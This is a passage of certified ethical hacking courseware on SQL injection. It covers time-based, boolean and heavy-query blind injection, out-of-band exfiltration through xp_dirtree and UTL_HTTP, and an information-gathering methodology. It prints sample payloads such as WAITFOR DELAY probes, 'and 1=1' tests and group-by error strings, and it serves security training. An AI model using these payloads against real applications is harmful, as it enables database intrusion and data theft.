- **Step 1**: IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—
- **Step 2**: Check if database "creditcard" exists or not
- **Step 3**: If No, it displays "We are unable to process your request. Please try back later".
- **Step 4**: If Yes, sleep for 10 seconds. After 10 seconds, it displays "We are unable to process your request. Please try back later."

Since no error message will be returned, use the "waitfor delay" command to check the SQL execution status.

WAIT FOR DELAY 'time' (seconds)

This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.


```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL Server.

```
BENCHMARK(howmanytimes, do this)
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Blind SQL Injection: Boolean Exploitation

Boolean-based blind SQL injection (sometimes called **inferential SQL Injection**) is performed by asking the right questions to the application database. Multiple valid statements evaluated as true or false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the attackers can infer if the injection was successful. If the attacker constructs and executes the right request, the database will reveal everything that the attacker wants to know, which facilitates further attacks. In this technique, the attacker uses a set of **Boolean** operations to extract information about database tables. The attacker often uses this technique if it appears that the application is exploitable using a blind SQL injection attack. If the application does not return any default error message, the attacker tries to use Boolean operations against the application.

For example, the following URL displays the details of an item with id = 67

```
http://www.myshop.com/item.aspx?id=67
```

The SQL query for the above request is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

An attacker may manipulate the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=2
```

Subsequently, the SQL query changes to

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 2
```

If the result of the above query is FALSE, no items will be displayed on the web page. Then, the attacker changes the above request to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
http://www.myshop.com/item.aspx?id=67 and 1=1
```

The corresponding SQL query is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 1
```

If the above query returns TRUE, then the details of the item with id = 67 are displayed. Hence, from the above result, the attacker concludes that the page is vulnerable to an SQL injection attack.

Blind SQL Injection: Heavy Query

In some circumstances, it is impossible to use time delay functions in SQL queries, as the database administrator may disable the use of such functions. In such cases, an attacker can use heavy queries to perform a time delay SQL injection attack without using time delay functions. A heavy query retrieves a massive amount of data, and it will take a long time to execute on the database engine. Attackers generate heavy queries using multiple joins on system tables because queries on system tables take more time to execute.

For example, the following is a heavy query in Oracle that takes a long time to execute:

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```

If an attacker injects a malicious parameter into the above query to perform time-based SQL injection without using functions, then it takes the following form:


```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

The final resultant query takes the form

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM
all_users A, all_users B, all_users C
```

A heavy query attack is a new type of SQL injection attack that has a severe impact on the performance of the server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Out-of-Band SQL injection

Out-of-band SQL injection attacks are difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application. In this attack, the attacker uses different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. Attackers use this technique instead of in-band or blind SQL injection if they are unable to use the same channel through which the requests are being made to launch the attack and gather the results.

Attackers use DNS and HTTP requests to retrieve data from the database server. For example, in Microsoft SQL Server, an attacker exploits the xp_dirtree command to send DNS requests to a server controlled by the attacker. Similarly, in Oracle Database, an attacker may use the UTL_HTTP package to send HTTP requests from SQL or PL/SQL to a server controlled by the attacker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection Methodology


Previous sections described different types of SQL injection techniques. Attackers follow a certain methodology to perform SQL injection attacks to ensure that these attacks are successful by analyzing all the possible methods for performing the attacks. This section provides insights into the SQL injection methodology, which includes a series of steps for successful SQL injection attacks.

The SQL injection methodology consists of the following steps:

- Information gathering and SQL injection vulnerability detection
- Launching SQL injection attacks
- Compromising the entire target network (Advanced SQL injection)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Information Gathering and SQL Injection Vulnerability Detection

Information Gathering

In the information gathering stage, attackers try to gather information about the target database, such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Understanding the underlying SQL query will allow the attacker to craft correct SQL injection statements. Error messages are essential for extracting information from the database. Depending on the type of errors found, an attacker may try different SQL injection attack techniques. The attacker uses information gathering, also known as the survey and assess method, to determine complete information about a potential target. Thus, the attacker learns the type of database, database version, user privilege levels, and so on.

The attacker usually gathers information at various levels, starting with the identification of the database type and the database search engine. Different databases require different SQL syntax. The attacker seeks to identify the database engine used by the server. Identification of the privilege levels is another step, as there is a chance of gaining the highest privilege as an authentic user. The attacker then attempts to obtain the password and compromise the system. Interacting with the OS through command shell execution allows the attacker to compromise the entire network.

Information can be gathered in the following steps:

1. Check if the web application connects to a database server to access some data
2. List all input fields and hidden fields, and post requests whose values could be used for crafting an SQL query
3. Attempt to inject code into the input fields to generate an error
4. Try to insert a string value where a number is expected in the input field
5. Use the UNION operator to combine the result sets of two or more SELECT statements
6. Check the detailed error messages to gain information to execute SQL injection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Data Entry Paths

An attacker will search for all possible input gates of the application through which different SQL injection techniques can be attempted. The attacker may use automated tools such as Tamper Data, Burp Suite, and so on. Input gates may include input fields on the web form, hidden fields, or cookies used in the application to maintain the sessions. The attacker analyzes the web GET and POST requests sent to the target application using the following tools to find input gates for SQL injection.

- **Tamper Chrome**

  Source: *https://chrome.google.com*

  Tamper Chrome allows you to monitor requests sent by your browser as well as the responses. You can also modify requests as they go out, and to a limited extent, modify the responses (headers, css, javascript, or XMLHttpRequest responseText).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 15.10: Screenshot of Tamper Chrome

- **Burp Suite**

  Source: *https://www.portswigger.net*

  Burp Suite is a web application security testing utility that allows an attacker to inspect and modify traffic between a browser and a target application. It enables an attacker to identify vulnerabilities such as SQL injection, XSS, and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 15.11: Screenshot of Burp Suite

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Extracting Information through Error Messages

- Error messages are essential for **extracting information** from the database
- They provide information about the **operating system, database type**, database version, privilege level, OS interaction level, etc.
- You can **vary the attack technique** depending on the **type of errors found**

Information Gathering Methods

Parameter Tampering

- The attacker manipulates parameters of the GET and POST requests to generate errors
- Errors may give information such as database server name, directory structures, and the functions used for the SQL query
- Parameters can be tampered with directly from the address bar or using proxies

http://certifiedhacker.com/download.php?id=car
http://certifiedhacker.com/download.php?id=horse
http://certifiedhacker.com/download.php?id=book

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Determining Database Engine Type

- Generate an ODBC error which will show you what **DB engine** you are working with
- ODBC errors will display the **database type** as a part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the **Operating System** and **web server**

Determining a SELECT Query Structure

- Try to replicate an **error free navigation** by the injection of simple input such as

```
' and '1' = '1 Or  ' and '1' = '2
```

- Generate specific errors that reveal information such as **tables names, column names,** and **data types**
- Determine table and column names

```
' group by columnnames having 1=1 –
```

Injections


- Most injections will land in the middle of a **SELECT** statement
- In a SELECT clause, we almost always end up in the **WHERE** section

